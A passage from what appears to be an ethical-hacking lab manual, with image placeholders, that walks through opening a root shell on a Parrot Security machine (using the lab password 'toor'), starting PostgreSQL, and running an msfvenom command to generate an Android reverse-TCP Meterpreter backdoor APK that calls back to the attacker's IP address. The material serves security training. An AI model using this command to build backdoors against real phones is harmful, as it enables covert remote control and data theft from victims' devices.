


4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.


5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.




7. In the **Parrot Terminal** window, type **service postgresql start** and press **Enter** to start the database service.



8. Type **msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk** and press **Enter** to generate a backdoor, or reverse meterpreter application.


> Note: This command creates an APK (**Backdoor.apk**) on **Desktop** under the **Root** directory. In this case, **10.10.1.13** is the IP address of the **Parrot Security** machine.



